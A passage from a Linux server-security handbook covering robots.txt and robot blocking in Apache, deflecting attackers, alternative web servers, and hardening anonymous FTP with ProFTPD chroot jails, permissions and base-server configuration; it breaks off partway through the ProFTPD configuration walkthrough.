A well-behaved robot is supposed to read the *robots.txt* file in your site's home directory. This file tells it which files and directories may be searched by web spiders to help the search engines. You should have a *robots.txt* file in the top directory of each web site. Exclude all directories with CGI scripts (anything marked as `ScriptAlias`, like `/cgi-bin`), images, access-controlled content, or any other content that should not be exposed to the world. Here's a simple example:

```
User-agent: *
Disallow: /image_dir
Disallow: /cgi-bin
```

Many robots are spiders, used by web search engines to help catalogue the Web's vast expanses. Good ones obey the *robots.txt* rules and have other indexing heuristics. They try to examine only static content and ignore things that look like CGI scripts (such as URLs containing `?` or `/cgi-bin`). Web scripts can use the `PATH_INFO` environment variable and Apache rewriting rules to make CGI scripts search-engine friendly.

The robot exclusion standard is documented at <http://www.robotstxt.org/wc/norobots.html>. More details can be found at <http://www.robotstxt.org/wc/robots.html>.

If a robot behaves impolitely, you can exclude it with environment variables and access control:

```
BrowserMatch ^evil_robot_name begone
<Location />
order allow,deny
allow from all
deny from env=begone
</Location>
```

An evil robot may lie about its identity in the `UserAgent` HTTP request header and then make a beeline to the directories it's supposed to ignore. You can craft your *robots.txt* file to lure it into a tarpit, which is described in the next section.

8.5.8 Detecting and Deflecting Attackers

The more attackers know about you, the more vulnerable you are. Some use *port 80 fingerprinting* to determine what kind of server you're running. They can also pass a HEAD request to your web server to get its version number, modules, etc.

Script kiddies are not known for their precision, so they will often fling IIS attacks such as Code Red and Nimda at your Apache server. Look at your `error_log` to see how often these turn up. You can exclude them from your logs with Apache configuration tricks. A more active approach is to send email to the administrator of the offending site, using a script like NimdaNotifier (see <http://www.digitalcon.ca/nimda/>). You may even decide to exclude these visitors from your site. Visit <http://www.snort.org> to see how to integrate an IP blocker with their intrusion detector.

The harried but defiant administrator might enjoy building a *tarpit*. This is a way to turn your network's unused IP addresses into a TCP-connection black hole. Attempts to connect to these addresses instead connect with something that will not let go. See <http://www.hackbusters.net/LaBrea/> for details of a tarpit implementation.

8.5.9 Caches, Proxies, and Load Balancers

A proxy is a man in the middle. A caching proxy is a man in the middle with a memory. All the security issues of email apply to web pages as they stream about: they can be read, copied, forged, stolen, etc. The usual answer is to apply end-to-end cryptography.

If you use sessions that are linked to a specific server (stored in temporary files or shared memory rather than a database), you must somehow get every request with the same session ID directed to the same server. Some load balancers offer *session affinity* to do this. Without it, you'll need to store the sessions in some shared medium, like an NFS-mounted filesystem or a database.

8.5.10 Logging

The Apache log directories should be owned by *root* and visible to no one else. Logs can reveal sensitive information in the URLs (GET parameters) and in the referrer. Also, an attacker with write access can plant cross-site scripting bugs that would be triggered by a log analyzer as it processes the URLs.

Logs also grow like crazy and fill up the disk. One of the more common ways to clobber a web server is to fill up the disk with log files. Use *logrotate* and *cron* to rotate them daily.

8.6 Other Servers and Web Security

I'll finish the chapter with some brief notes about other servers used with or instead of Apache.

8.6.1 Web Servers

Apache has the largest market share, but it isn't the only web server available for Linux. An organization that is more comfortable with commercial software might consider an Apache derivative like Covalent or an independent product like Zeus or iPlanet.

There are also some interesting open source alternatives. *tux* is a new open source web and FTP server, developed by Ingo Molnar and others at Red Hat. It takes advantage of improvements in recent (2.4+) Linux kernels to provide an extremely fast server. (It set some benchmark records for SPECWeb99 — as much as three times faster than Apache or IIS on the same hardware). *tux* can operate in user and kernel space, serving static and dynamic content, with optional caching. It can work in front of Apache or behind it, so you can assign tasks to the appropriate server. The frontend server serves port 80, and the back-end server serves port 8080 or another unused value. Usually, *tux* serves static content and passes everything else to Apache. *tux* is still quite new, and little is yet known of any specific security issues. The *tux* manual details the checks it makes before serving a file:

TUX only serves a file if:

The URL does not contain ?.

The URL does not start with /.

The URL points to a file that exists.

The file is world-readable.

The file is not a directory.

The file is not executable.

The file does not have the sticky-bit set.

The URL does not contain any forbidden substrings such as ..

`simplefile` is a read-only HTTP and FTP server by Daniel Bernstein, the author of `djbdns` and `qmail`. It serves only static files. If your site has static pages and stringent security requirements, it may be easier to install and configure this server than to close all the doors in Apache. `aolserver`, `wn`, and `xitami` are other open source contenders.

8.6.2 Application Servers

A mini-industry has sprouted up in the territory between web servers and databases. *Application servers* provide connection pooling and other services. Oracle touted its servers as "unbreakable" until buffer overflows and other flaws were found. Generally, anything that increases the surface area of web services also increases the complexity, security risks, and maintenance costs. It isn't clear that there is a proportional gain in performance or uptime.

Chapter 9. Securing File Services

File transfers are among the most important Internet transactions. All Internet applications support file transfer in one form or another. In email, MIME attachments can take virtually any form, including executables and archives. HTTP supports file transfers with aplomb: "loading a web page" actually entails the downloading and displaying of a multitude of text, graphic, and even executable code files by your browser. Even Internet Relay Chat can be used to transfer files between chatters.

When all is said and done, however, email, HTTP, and IRC are all designed to handle relatively small chunks of data. This chapter covers tools and protocols specifically designed for transferring large files and large quantities of files.

The File Transfer Protocol (FTP) in particular is one of the oldest and (still) most useful methods for TCP/IP file transfers. Accordingly, this chapter covers both general FTP security and specific techniques for securing the ProFTPD FTP server. But FTP isn't the best tool for every bulk-data-transfer job, so we'll also cover RCP, SCP, and rsync. These, unlike FTP, can be encrypted with the help of Secure Shell or Stunnel, covered in [Chapter 4](#) and [Chapter 5](#), respectively. ([Chapter 4](#) also covers SFTP, an FTP-like frontend for the Secure Shell.)

9.1 FTP Security

What would we do without FTP? You can use FTP to install Linux, download software from public archives, and share files with friends and colleagues. It's both venerable and ubiquitous: nearly every major site on the Internet offers some level of public FTP access.

But like many other Internet applications, FTP is showing its age. Designed for a simpler era, FTP is gradually going the way of Telnet: it's still useful for "anonymous" (public) access, but its clear-text login makes it too dangerous for use with important user accounts.

A Brief Word About FTP Server Packages

WU-FTPd is currently the most popular FTP server for Unix and Unix-like platforms. This is probably because, compared to the traditional BSD *ftpd* from which it evolved, WU-FTPd is very rich in features, very stable, and, theoretically, more securable. I say "theoretically" with a bit of irony because in recent years, WU-FTPd itself has been vulnerable to a series of buffer overflows that, since WU-FTPd runs as root, have led to many servers being compromised. While its developers have been quick to provide patches, I personally avoid WU-FTPd since these bugs crop up with more regularity than I'm comfortable with.

ProFTPD, a "written-from-scratch" package with Apache-like configuration syntax and modularity, claims security as one of its fundamental design goals. Although it too has had some serious vulnerabilities, I use it for most of my own FTP server needs (albeit behind a proxy). This is out of a perhaps naïve belief that these vulnerabilities are mainly due to growing pains. My willingness to take this chance is partly due to ProFTPD's features (e.g., its support for "virtual servers"), in which multiple FTP sites hosted on the same system appear to be on separate systems.

D. J. Bernstein's package *publicfile* is designed to be a bare-bones, ultra-secure daemon for serving up public datafiles and simple web pages to anonymous users. (By not even supporting logins to local user accounts, says Bernstein, it's easier to prevent those accounts from being compromised). It's undoubtedly more secure than WU-FTPd or ProFTPD, but also has far fewer features. Also, *publicfile* requires you to install and run Bernstein's daemon tools and *ucspi-tcp* packages, which can take some getting used to (though to me, this is merely an annoyance and not a reason not to run *publicfile* — see [Section 6.5.4](#)).

I'm covering ProFTPD in this chapter because that's what I'm most familiar with and because I like some of its features (especially its security features). But if your FTP-server needs (or, for that matter, web-server needs) are very basic and limited to anonymous access, you really should consider *publicfile*. D. J. Bernstein's *publicfile* web site is <http://cr.yp.to/publicfile.html>.

Anonymous FTP, though, will probably remain with us for some time, so let's discuss FTP security, both in general and with specific regard to my preferred FTP server, ProFTPD.

9.1.1 Principles of FTP Security

With FTP, we have several major threat models. The first concerns anonymous access: anonymous users shouldn't be able to do anything but list and download public files and maybe upload files to a single

"incoming" directory. Needless to say, we don't want them to "escalate" their privileges to those of a more trusted user.

Another important FTP threat model involves local user accounts. If a local user logs in via FTP to upload or download something to or from his home directory, we don't want that session hijacked or eavesdropped on by anybody else, or the user's credentials may be stolen and used with other services such as *telnet*, SSH, etc. The third threat model worth considering involves confidentiality. At the very least, login credentials must be protected from disclosure, as should any other sensitive data that is transmitted.

Unfortunately, by its very design FTP fails miserably in addressing any but the first of these threat models: a good FTP server package that is carefully configured can protect against privilege escalation, but like *telnet*, the FTP protocol as described in RFC 959 (<ftp://ftp.isi.edu/in-notes/rfc959.txt>) is designed to transmit both authentication credentials and session data in clear text.

Accordingly, FTP is the wrong tool for almost anything but the anonymous exchange of public files. Using real user accounts for FTP exposes those users' credentials to eavesdropping attacks; all subsequent session data is similarly exposed. For this reason most people's FTP security efforts tend to focus on properly configuring anonymous FTP services and on keeping their FTP server software up to date. Protecting FTP transactions themselves is all but futile.

If your users need to move data onto or off of the system, require them to use *scp*, *sftp*, or *rsync* in combination with *stunnel*. I describe all of these later in the chapter.

9.1.1.1 Active mode versus passive mode FTP

To make matters worse, FTP's use of TCP ports is, to put it charitably, inopportune. You may have already learned that FTP servers listen on TCP port 21. However, when an FTP client connects to an FTP server on TCP port 21, only part of the transaction uses this initial "control" connection.

By default, whenever an FTP client wishes to download a file or directory listing, the FTP server initiates a *new connection* back to the client using an arbitrary high TCP port. This new connection is used for transmitting data, as opposed to the FTP commands and messages carried over the control connection. FTP with server-initiated data channels is called "active mode" FTP.

If you think allowing externally initiated (i.e., inbound) data connections in through your firewall is a really bad idea, you're right. Networks protected by simple packet filters (such as router ACLs) are often vulnerable to **PORT** theft attacks. Herein an attacker opens a data channel (requested by a legitimate user's **PORT** command) to the user's system before the intended server responds.

PORT commands can also be used in FTP Bounce attacks, in which an attacking FTP client sends a **PORT** command requesting that the server open a data port to a different host than that from which the command originated. FTP Bounce attacks are used to scan networks for active hosts, to subvert firewalls, and to mask the true origin of FTP client requests (e.g., to skirt export restrictions).

The only widely supported (RFC-compliant) alternative to active mode FTP is *passive mode* FTP, in which the client rather than the server opens data connections. That mitigates the "new inbound connection" problem, but passive FTP still uses a separate connection to a random high port, making passive FTP only slightly easier to deal with from a firewall engineering perspective. (Many firewalls, including Linux iptables, now support FTP connection tracking of passive mode FTP; a few can track active mode as well.) There are two main lessons to take from this discussion of active versus passive FTP. First, of the two, passive is preferable since all connections are initiated by the client, making it somewhat easier to regulate and harder to subvert than active mode FTP. Second, FTP is an excellent candidate for proxying at the firewall, even if your firewall is otherwise set up as a packet filter.

SuSE's Proxy Suite, which can be run on any Linux distribution (not just SuSE), contains an FTP proxy that interoperates well with iptables and ipchains. This proxy, *ftp-proxy*, can broker all FTP transactions passing through your firewall in either direction (in or out). In this way, you can control at the firewall which commands may be used in FTP sessions. You can also prevent buffer overrun attempts and other anomalies from reaching either your FTP servers or clients.^[1]

^[1] The HTTP proxy, Squid, can also proxy FTP connections but is a general purpose caching proxy, whereas *ftp-proxy* is specifically designed as a security proxy.

Using an FTP proxy will require your users to configure their FTP software accordingly, unless you've configured your firewall to act as a *transparent* proxy — i.e., to redirect automatically all outbound and/or inbound FTP connections to its local proxy. (To use a Linux 2.4 iptables firewall for transparent proxying, you'll first need to load the module *ipt_REDIRECT*.) See [Chapter 2](#) for a detailed explanation of proxies and application gateways and what they do.

Additionally, iptables includes the kernel module *ip_conntrack_ftp* for tracking FTP connections. While this module doesn't give as granular control as *ftp-proxy*, it effectively tracks **PORT** requests (active FTP transactions), passive FTP data requests, and their respective new data channels, and it is intelligent enough

to deny spoofed data connections. *ip_conntrack_ftp* can be used with or without an FTP proxy such as *ftp-proxy*.

9.1.1.2 The case against nonanonymous FTP

As I mentioned earlier, the FTP protocol transmits logon credentials in clear text over the network, making it unsuitable for Internet use by accounts whose integrity you wish to protect. Why, you may wonder, is that so?

Admittedly, it's unlikely that a given Internet FTP session will be eavesdropped by, say, an evil system administrator at an ISP somewhere on that data's path. The problem is that it's *trivially easy* for such a person to eavesdrop if she's so inclined. It's equally unlikely that a burglar will rattle the doorknob on your front door at any given moment, but equally easy for one to try. This is reason enough to keep your door locked, and the simplicity of eavesdropping attacks is reason enough to protect one's logon credentials from them. Furthermore, you may trust your own ISP, but what about the various *other* unknown networks between you and the other hosts with which you interact across the Internet? What if, at some point, the data passes over a shared medium such as a cable-modem network? Remember, it's very difficult to predict (let alone control) which parts of the Internet your packets will traverse once you send them off. So again, since it's possible that your packets will encounter eavesdroppers, it must be planned against.

For the most part, this means that FTP constitutes an unacceptable risk except when you don't *care* whether the logon session is eavesdropped (as in anonymous FTP) *and* whether the subsequent data transfers are eavesdropped.

This doesn't quite make FTP obsolete: as anyone who's ever installed Linux over FTP can attest, there's plenty of value in anonymous FTP. A great deal of the data shared over the Internet is public data.

I'm not going to elaborate here on how to tighten nonanonymous FTP security: I feel strongly that this is a losing proposition and that the only good FTP is anonymous FTP. If remote users need to read or write data to nonpublic areas, use one of the tools described later in this chapter (i.e., *rsync*, *scp*, and *sftp*).

9.1.1.3 Tips for securing anonymous FTP

I do have some guidelines to offer on securing anonymous FTP. They can be summarized as follows:

- Run your FTP daemon as an unprivileged user/group if possible
- Make sure your anonymous FTP account uses a bogus shell
- Create a restricted chroot jail, owned by root, in which anonymous users may operate
- Don't allow anonymous users to upload files unless you have very good reasons, plus the time and motivation to watch publicly writable directories very closely

Let's examine these tips in depth and then look at how to implement them using my FTP server of choice, ProFTPD.

First, run the FTP daemon as an unprivileged user and group: this sounds like and is common sense, but it may or may not be possible with your chosen FTP server package. The problem is that FTP servers are expected to listen for incoming connections on TCP port 21 and, in some circumstances, to send data from TCP port 20. These are both privileged ports, and any process that needs to bind to them must run as root (at least initially).

ProFTPD by default starts as root, binds to TCP 21, and promptly demotes itself to the user "nobody" and the group "nogroup." (This behavior is customizable if you have a different user or group you'd like ProFTPD to run as.) D. J. Bernstein's minimalist FTP/www server, *publicfile*, also starts as root and immediately demotes itself. WU-FTPD, however, does not appear to support this feature; as best as I can determine, it runs as root at all times.

My second tip, to make sure that your anonymous FTP account (usually "ftp") specifies a bogus shell, should also be obvious, but is extremely important. */bin/false* and */bin/true* are both popular choices for this purpose. You don't want an anonymous FTP user to somehow execute and use a normal shell such as */bin/sh*, nor do you want anyone to trick some other process into letting them run a shell as the user "ftp." Note that by "bogus," I do *not* mean "invalid": any shell specified in any line of */etc/passwd* should be listed in */etc/shells*, regardless of whether it's a real shell, though some FTP server applications are more forgiving of this than others.

A related tip is to make sure in both */etc/passwd* and */etc/shadow* (if your system uses shadowed passwords) that the password-hash for your anonymous user account is set to *. This prevents the account from being usable for login via any service other than FTP.

Next, build an appropriate chroot jail for anonymous FTP users. Obviously, this directory hierarchy must contain all the things you want those users to be able to download. Be careful not to create any links from

within the jail to files outside of it: symbolic links that point outside of the jail will simply not work, but hard links *will*, and thus they will present attackers with a way out of the chroot jail.

Historically, this chroot jail has needed to contain not only the actual download directory, *pub/*, but also a *bin/* directory with its own copy of *ls*, an *etc/* directory containing *passwd*, *group*, and *localtime*, and sometimes copies of other system directories and files. WU-FTPD requires some of these, but ProFTPD and publicfile do not: the latter two use their own internal versions of *ls* rather than the system's and function without their own versions of */etc/passwd*, etc.

The chroot directory itself *and every directory within it* should be owned by root, *not* by your anonymous FTP account (e.g., ftp) or the daemon's "run-as" account (e.g., nobody). A common configuration error on anonymous-FTP servers is for the FTP root to be owned by the FTP account, which constitutes a major exposure, since an anonymous FTP user could write a *.rhosts* or *.forward* file to it that extends the user's access to the system.

Proper FTP root (chroot jail) ownerships and permissions are illustrated in [Example 9-1](#), which shows a recursive listing of a sample FTP chroot jail in */var/ftp/*.

Example 9-1. *ls -lR* of an FTP chroot jail

```
/var/ftp:
total 12
d--x--x--x    2 root    root    4096 Apr 16 00:19 bin
dr--r--r--    2 root    root    4096 Apr 16 00:27 etc
drwxr-xr-x    2 root    wheel   4096 Apr 16 06:56 pub

/var/ftp/bin:
total 44
---x--x--x    1 root    root    43740 Apr 16 00:19 ls

/var/ftp/etc:
total 12
-r--r--r--    1 root    root      63 Apr 16 00:26 group
-r--r--r--    1 root    root   1262 Apr 16 00:19 localtime
-r--r--r--    1 root    root    106 Apr 16 00:27 passwd

/var/ftp/pub:
total 1216
-rw-r--r--    1 root    root   713756 Apr 16 06:56
hijinks.tar.gz
-rw-r--r--    1 root    root   512540 Apr 16 06:56 hoohaw.tar.gz
-rw-r--r--    1 root    root     568 Apr 16 06:43 welcome.msg

The directory /var/ftp itself is set up like this:
drwxr-xr-x    2 root    root    4096 Apr 16 00:06 ftp
```

If your FTP server is to be maintained by a nonroot user, or if you wish to add files to the *pub/* directory without being root, it's okay to make *pub/* group writable and owned by a group to which your nonroot account belongs. Since the group *wheel* is used on many systems to define which user accounts may perform *su root*, and it's a group that to which you or your subadministrators probably already belong, it's a logical choice for this purpose.

If you make *pub/* or any of its subdirectories group writable, however, *in no circumstances should their group ID be equal to that of the anonymous user account!*

My final general guideline for anonymous FTP is *not* to allow anonymous uploads unless you know exactly what you're doing, and if you do, to configure and monitor such directories very carefully. According to CERT, publicly writable FTP directories are a common avenue of abuse (e.g., for sharing pornography and pirated software) and even for Denial of Service attacks (e.g., by filling up disk volumes).

If you decide to create such an FTP drop-off directory (conventionally named *incoming/*), there are a number of things you can do to make it harder to abuse:

- As with the FTP chroot jail itself, make sure the writable directory isn't owned by the anonymous user account.
- Enable public write access (i.e., the FTP command *STOR*), but disable public read access (i.e., the FTP command *RETR*) to the writable directory. This prevents uploaded files from being downloaded by other anonymous users. Public execute access, which allows users to change their working directory to *incoming/*, is okay.

- To prevent Denial of Service attacks that attempt to stop the FTP server by filling its filesystems, consider limiting the maximum uploadable file size, setting the anonymous FTP user account's disk quota, or mounting the writable directory to its own disk volume.
- Don't allow uploaded files to remain in the writable directory indefinitely: write a script to run as a cron job that emails you when files have been uploaded or automatically moves uploaded files to a nonpublic part of the filesystem.
- In general, monitor this directory carefully. If your FTP server can be configured to log all file uploads, do so, and keep an eye on these log entries (Swatch, covered in [Chapter 10](#), is useful for this).

9.1.2 Using ProFTPD for Anonymous FTP

That's how you secure anonymous FTP in a general sense. But what about actual configuration settings on an actual FTP server? Let's examine some, using the powerful ProFTPD package as our example.

9.1.2.1 Getting ProFTPD

ProFTPD is now included in binary form in most Linux distributions, including Red Hat, SuSE, and Debian. Make sure, however, that your distribution's version is no older than 1.2.0rc3, due to known vulnerabilities in prior versions. As of this writing, the most current stable version of ProFTPD is 1.2.4.

If your distribution of choice provides a ProFTPD package older than 1.2.0rc3 and doesn't have a newer one on its "updates" or "errata" web site (see [Chapter 3](#)), you can get ProFTPD from the official ProFTPD download site, [ftp://ftp.proftpd.org](http://ftp.proftpd.org). Source code is located at this site (and its mirrors) in the */distrib/source/* directory; RPM and SRPM packages are located in */distrib/packages/*.

Note that if you use the official ProFTPD RPMs, you'll need to download two packages: the base package *proftpd* plus one of *proftpd-inetd*, *proftpd-standalone*, *proftpd-inetd-mysql*, or *proftpd-standalone-mysql* — depending on whether you intend to run ProFTPD from *inetd/xinetd* or as a standalone daemon and whether you need a ProFTPD binary that was compiled with MySQL database support. (ProFTPD can be compiled to support the use of a MySQL database for authenticating FTP users.)

9.1.2.1.1 Inetd/Xinetd Versus standalone mode

On a lightweight, multipurpose system on which you don't anticipate large numbers of concurrent FTP users, you may want to run ProFTPD from *inetd* or *xinetd*: in this way, the FTP daemon will be started only when an FTP user tries to connect. This means that ProFTPD won't consume system resources except when being used.

Also, whenever you edit */etc/proftpd.conf*, the changes will be applied the next time a user connects without further administrative intervention, since the daemon reads its configuration file each time it's invoked by *inetd* or *xinetd*. The other advantage of this startup method is that you can use Tcpwrappers with ProFTPD, leveraging the enhanced logging and access controls Tcpwrappers provides.

The disadvantages of starting ProFTPD from an Internet superserver such as *inetd* or *xinetd* are twofold. The first is performance: ProFTPD's full startup each time it's invoked this way, in which it reads and processes its entire configuration file, is inefficient if the daemon is started repeatedly in a short period of time, and users will notice a delay when trying to connect. The second disadvantage is that some of ProFTPD's best features, such as virtual servers, are available only in standalone mode.

On a dedicated FTP system, therefore, or any other on which you expect frequent or numerous FTP connections, standalone mode is better. When run as a persistent daemon, ProFTPD reads its configuration only once (you can force ProFTPD to reread it later by issuing a *kill -HUP* command to its lowest-numbered process), which means that whenever a new child process is spawned by ProFTPD to accept a new connection, the new process will get to work more quickly than an *inetd*-triggered process.

9.1.2.2 ProFTPD modules

Like Apache, ProFTPD supports many of its features via source-code modules. If you install ProFTPD from binary packages, the choice of which modules to compile in ProFTPD has already been made for you (which is why you have multiple RPMs from which to choose from downloading Red Hat ProFTPD packages).

Some modules are included automatically in all ProFTPD builds (and thus all binary packages): *mod_auth*, *mod_core*, *mod_log*, *mod_ls*, *mod_site*, *mod_unixpw*, *mod_xfer*, and, if applicable to your platform, *mod_pam*. These modules provide ProFTPD's core functionality, including such essentials as authentication, syslog logging, and FTP command parsers.

Optional and contributed modules, which you generally must compile into ProFTPD yourself, include *mod_quota*, which provides support for putting capacity limits on directory trees, and *mod_wrap*, which provides support for TCPWrappers-style access control (i.e., via */etc/hosts.allow* and */etc/hosts.deny*). There are many other ProFTPD modules: see the file *README.modules* in the ProFTPD source code for a complete list.

Compiling ProFTPD is simple using the conventional *./configure && make && make install* method. You can tell the *configure* script which optional/contributed modules to include via the *--with-modules=mod_readme:mod_quota* flag, e.g.:

```
[root@myron proftpd-1.2.4]# ./configure --with-modules=mod_readme:mod_quota
```

It isn't necessary to specify the automatically included modules *mod_auth*, *mod_core*, etc.

9.1.2.3 Setting up the anonymous FTP account and its chroot jail

Once ProFTPD is in place, it's time to set it up. You should begin by creating or configuring the anonymous FTP user account, which is usually called "ftp." Check your system's */etc/passwd* file to see whether your system already has this account defined. If it's there already, make sure its entry in */etc/passwd* looks like the one in [Example 9-2](#).

Example 9-2. An */etc/passwd* entry for the user ftp

```
ftp:x:14:50:FTP User:/home/ftp:/bin/true
```

Make sure of the following:

- The group ID is set to an unprivileged group such as "ftp" (in the case of [Example 9-2](#), you'll need to look up GID 50 in */etc/group* to determine this).
- The home directory is set to the directory you wish to use as an anonymous FTP chroot jail.
- The shell is set to a bogus, noninteractive shell such as */bin/true* or */bin/false*.

If you don't already have the account "ftp," first create a group for it by adding a line like this to */etc/group*:

```
ftp:x:50:
```

(Alternatively, you can use an existing unprivileged group such as "nobody" or "nogroup.") Then, add the user "ftp" using the *useradd* command:

```
[root@myron etc]# useradd -g ftp -s /bin/true ftp
```



Red Hat Linux's *useradd* behaves differently from SuSE's, Debian's, and probably that of most other (non-Red Hat-derived) distributions: on a Red Hat system, *useradd* automatically creates the user's home directory under */home* and copies the contents of */etc/skel* into it, using the specified username as the directory's name (e.g., */home/ftp*). Clearly, you don't want the FTP user account to be loaded down with all this garbage.

Be sure, therefore, to specify the home directory with the *-d* directive, which will cause Red Hat's *useradd* to behave "normally." That is, it will list the specified directory in the new user's */etc/passwd* entry, but will not create or populate the home directory (unless the *-m* flag is also present).

On other distributions, *useradd* doesn't create the new user's home directory unless the *-m* flag is given.

To specify a different directory on Red Hat Linux or to tell your non-Red Hat *useradd* to create the user directory, use the *-d* directive, e.g.:

```
[root@myron etc]# useradd -g ftp -s /bin/true -d /var/ftp ftp
```

If *useradd* didn't create your ftp user's home directory (i.e., the chroot jail), do so manually. In either case, make sure this directory's user ID is root and its group ID is either root or some other privileged group to which your anonymous FTP account does *not* belong.

If *useradd* did create your ftp user's home directory, either because you passed *useradd* the *-m* flag or because you run Red Hat, remove the dot (".") files and anything else in this directory copied over from */etc/skel*. ProFTPD won't let anonymous users see such "invisible" files, but the fact that they aren't needed is reason enough to delete them if present.

With ProFTPD it's also unnecessary for this directory to contain any copies of system files or directories. (ProFTPD doesn't rely on external binaries such as *ls*.) Thus, all you need to do is create the jail directory itself, populate it with the things you intend to make available to the world, and set appropriate ownerships

and permissions on the jail and its contents, as described earlier in [Section 9.1.1.3](#) and illustrated in [Example 9-1](#).

Continuing our sample ProFTPD setup, suppose you want the jail to be group writable for your system administrators, who all belong to the group *wheel*. Suppose further that you need to accept files from anonymous users and will therefore allow write access to the directory *incoming/*. [Example 9-3](#) shows a recursive listing on our example anonymous FTP chroot jail, */home/ftp*.

Example 9-3. Example ProFTPD chroot jail

```
/home:
drwxrwxr-x   2 root    wheel    4096 Apr 21 16:56 ftp

/home/ftp:
total 12
-rwxrwx-wx   1 root    wheel    145 Apr 21 16:48 incoming
-rwxrwxr-x   1 root    wheel    145 Apr 21 16:48 pub
-rw-rw-r--   1 root    wheel    145 Apr 21 16:48 welcome.msg

/home/ftp/incoming:
total 0

/home/ftp/pub:
total 8
-rw-rw-r--   1 root    wheel    145 Apr 21 16:48
hotdish_recipe_no6132.txt
-rw-rw-r--   1 root    wheel    1235 Apr 21 16:48
pretty_good_stuff.tgz
```

As you can see, most of [Example 9-3](#) is consistent with [Example 9-1](#). Notable differences include the absence of *etc/* and *bin/* and the fact that everything is writable by its group-owner, *wheel*.

Also, in [Example 9-3](#) there's a world-writable but non-world-readable *incoming/* directory, to which all the warnings offered earlier under [Section 9.1.1.3](#) are emphatically applicable. (Make sure this directory has a quota set or is mounted as a discrete filesystem, and move anything uploaded there into a privileged directory as soon as possible).

9.1.2.4 General ProFTPD configuration

Now that we've built the restaurant, it's time to train the staff. In the case of ProFTPD, the staff is pretty bright and acclimates quickly. All we need to do is set some rules in */etc/proftpd.conf*.

As I stated earlier, ProFTPD has an intentionally Apache-like configuration syntax. Personally, I consider this to be not only a convenience but also, in a modest way, a security feature. Confusion leads to oversights, which nearly always result in bad security; ergo, when applications use consistent interfaces, allowing their administrators to transfer knowledge between them, this ultimately enhances security. (This, and not mental laziness, is the main reason I hate *sendmail.cf*'s needlessly arcane syntax — see [Chapter 7](#).)

The */etc/proftpd.conf* file installed by default requires only a little customization to provide reasonably secure anonymous FTP services. However, for our purposes here, I think it's more useful to start fresh.

You'll understand ProFTPD configuration better this way than if I were to explain the five or six lines in the default configuration that may be the only ones you need to alter.

Conversely, if your needs are *more* sophisticated than those addressed by the following examples, view the documentation of the ProFTPD binary packages generally put under */usr/share/doc/proftpd/* or */usr/share/doc/packages/proftpd/*. Particularly useful are the "ProFTPD Configuration Directives" page (*Configuration.html*) and the sample *proftpd.conf* files (in the subdirectory named either *examples/* or *sample-configurations/*, depending on your version of ProFTPD).

Before we dive into *proftpd.conf*, a word or two about ProFTPD architecture are in order. Like Apache, ProFTPD supports "virtual servers," parallel FTP environments physically located on the same system but answering to different IP addresses or ports. Unlike Apache, however, ProFTPD does *not* support multiple virtual servers listening on the same combination of IP address and port.

This is due to limitations of the FTP protocol. Whereas HTTP 1.1 requests contain the hostname of the server being queried (i.e., the actual URL entered by the user), FTP requests do not. For this reason, you must differentiate your ProFTPD virtual servers by IP address (by assigning IP aliases if your system has fewer ethernet interfaces than virtual hosts) or by listening port. The latter approach is seldom feasible for anonymous FTP, since users generally expect FTP servers to be listening on TCP 21. (But this is no big deal: under Linux, it's very easy to assign multiple IP addresses to a single interface.)

9.1.2.5 Base-server and global settings

On to some actual configuring. The logical things to start with are base-server settings and global settings. These are *not* synonymous: base-server (or "primary-server") settings apply to FTP connections to your server's primary IP address, whereas global settings apply both to the base server and to all its virtual servers.

You might be tempted in some cases to assume that base-server settings are inherited by virtual servers, but resist this temptation, as *they usually aren't*. With regard to directives that may be specified in both base-server and virtual-host configurations, the base server is a peer to your virtual servers, not some sort of master. Thus, you need both base-server and global settings (unless you have no virtual servers — in which case you can put everything with your base-server settings).

There are some base-server settings that *are* inherited by virtual hosts: most of these settings may *only* be set in the base-server section. They include *ServerType*, *MaxInstances*, the *Timeout...* directives, and the *SQL...* directives. See ProFTPD's *Configuration.html* file for a complete reference, which includes each directive's permitted contexts.

[Example 9-4](#) contains settings that apply only to the base server, plus some that apply globally because of their very nature.

Example 9-4. Base-server settings in /etc/proftpd.conf

```
# Base Settings:

ServerType                standalone
MaxInstances              30
TimeoutIdle               300
TimeoutNoTransfer         300
TimeoutStalled            300
UseReverseDNS             no
LogFormat                 uploadz "%t %u\@*l \"%r\" %s %b bytes"
SyslogFacility            LOCAL5

# Base-server settings (which can also be defined in <VirtualHost>
# blocks):
ServerName                "FTP at Polkatistas.org"
Port                     21
MasqueradeAddress         firewall.polkatistas.org
<Limit LOGIN>
    DenyAll
</Limit>
```

Let's step through the settings of [Example 9-4](#) one by one, beginning with what I think of as "base-server but actually global" settings (settings that may only be specified in the base-server section and that actually apply globally). Paradoxically, none of these may be set in a *<Global>* configuration block.

ServerType standalone

Lets you tell ProFTPD whether it's being invoked by *inetd* (or *xinetd*, but either way, the value of this directive would be *inetd*) or as a *standalone* daemon.

MaxInstances 30

Limits the number of child processes the *proftpd* daemon may spawn when running in standalone mode and is therefore an upper limit on the number of concurrent connections. Unlike *MaxClients*, attempted connections past this number are dropped silently — i.e., without any error message being returned to the prospective client.

Setting this directive has ramifications not only for performance and availability, but also for security because it's the most efficient means of handling the large number of simultaneous connection attempts that are the hallmark of FTP Denial of Service attacks.

TimeoutIdle 300

Specifies the number of seconds of idle time (during which no commands are issued by the client) before the server closes the connection. Set a value here, even a high one, to mitigate exposure to Denial of Service attacks.

TimeoutNoTransfer 300

Specifies the maximum number of seconds the server will leave the connection open without any requests from the user to upload or download files or request directory listings. Setting this is another means of limiting DoS opportunities.

`TimeoutStalled 300`

Specifies the number of seconds after which the server will close a stalled data connection. Useful in mitigating certain PASV-based DoS attacks.

`UseReverseDNS no`

Normally, ProFTPD attempts to resolve all client IP addresses before writing log entries. This can impair performance under a heavy load, however, and you can always perform reverse-DNS resolution later when you analyze the logs. I therefore recommend setting this to `no`.

`LogFormat uploadz "%t %u\@*l \"%r\" %s %b bytes"`

Lets you specify a custom log-message format that can be referenced later in *ExtendedLog* directives (see [Example 9-6](#)). Custom formats make such messages more easy to monitor or process by tools such as Swatch (covered in [Chapter 10](#)).

`SyslogFacility LOCAL5`

Specifies a Syslog facility other than the default combination of AUTH and DAEMON to which ProFTPD's messages can be written: in [Example 9-4](#), all ProFTPD's Syslog messages will go to LOCAL5. See [Chapter 10](#) for a description of these facilities.

And this brings us to [Example 9-4](#)'s "plain vanilla" base-server settings. These directives may be declared in either base-server or virtual-server sections. None of these, however, may be declared in a `<Global>` block (which, in this case, makes sense).

`ServerName "FTP at Polkatistas.org"`

